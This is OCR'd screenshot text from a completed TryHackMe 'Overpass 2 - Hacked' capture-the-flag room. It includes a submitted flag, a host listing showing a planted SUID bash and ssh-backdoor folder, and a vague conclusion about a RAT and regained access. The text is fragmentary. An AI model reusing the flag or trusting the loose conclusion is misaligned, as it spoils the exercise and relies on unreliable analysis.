
thm{d53b2684f169360bb9606c333873144d}

✓ Correct Answer

Hint

cs-sa07-24019

John_Mbithi_Mutave



Learn > Overpass 2 - Hacked

Overpass 2 - Hacked

Overpass has been hacked! Can you analyse the attacker's actions and hack back in?

Easy 0 min


Room completed ( 100% )

Task 1 ✓ Forensics - Analyse the PCAP

Task 2 ✓ Research - Analyse the code

Task 3 ✓ Attack - Get back in!

| Created by | Room Type | Users in Room | Created |
|---|---|---|---|
| NinjaJc01 | Free Room. Anyone can deploy virtual machines in the room (without being subscribed)! | 55,584 | 1436 days ago |



medium.com/@mat.redzia/overpass-2-tryhackme-write-up-fc809b608864
18°C
Mostly cloudy
Search
ENG
UK
9:49 PM
7/20/2024

we just cracked.

```
james@overpass-production:/home/james$ ls -la
total 1136
drwxr-xr-x 7 james james    4096 Jul 22  2020 .
drwxr-xr-x 7 root  root     4096 Jul 21  2020 ..
lrwxrwxrwx 1 james james       9 Jul 21  2020 .bash_history → /dev/null
-rw-r--r-- 1 james james     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 james james    3771 Apr  4  2018 .bashrc
drwx—————— 2 james james    4096 Jul 21  2020 .cache
drwx—————— 3 james james    4096 Jul 21  2020 .gnupg
drwxrwxr-x 3 james james    4096 Jul 22  2020 .local
-rw——————— 1 james james      51 Jul 21  2020 .overpass
-rw-r--r-- 1 james james     807 Apr  4  2018 .profile
-rw-r--r-- 1 james james       0 Jul 21  2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root  root  1113504 Jul 22  2020 .suid_bash
drwxrwxr-x 3 james james    4096 Jul 22  2020 ssh-backdoor
-rw-rw-r-- 1 james james      38 Jul 22  2020 user.txt
drwxrwxr-x 7 james james    4096 Jul 21  2020 www
```

That is it, we got the control back :)

cs-sa07-24019
John_Mbithi_Mutave



Overpass 2

Overpass has been hacke

Congratulations!

You've completed the room! Share this with your friends:

Overpass has been hacked! The SOC
shibes, and managed to capture pac

Can you work out how the attacker

Note: Although this room is a walkthrough, it expects familiarity with tools and Linux. I recommend learning basic Wireshark and completing Linux Fundamentals as a bare minimum.

md5sum of PCAP file: 11c3b2e9221865580295bc662c35c6dc

## Shareable link - https://tryhackme.com/r/room/overpass2hacked

## Conclusion

The "Overpass 2 - Hacked" task provided valuable insights into the The PCAP analysis revealed that the attacker used a backdoor to establish a remote connection and exfiltrate data. The identified IP addresses and domains were flagged as potential indicators of compromise (IoC).The analyzed code was a sophisticated RAT designed for stealth and persistence. It utilized a variety of obfuscation techniques to evade detection and had several functions for remote control and data exfiltration. Successfully re-established unauthorized access to the system by exploiting known vulnerabilities. Demonstrated the ability to not only breach a system but also to maintain and hide the presence.

cs-sa07-24019
John_Mbithi_Mutave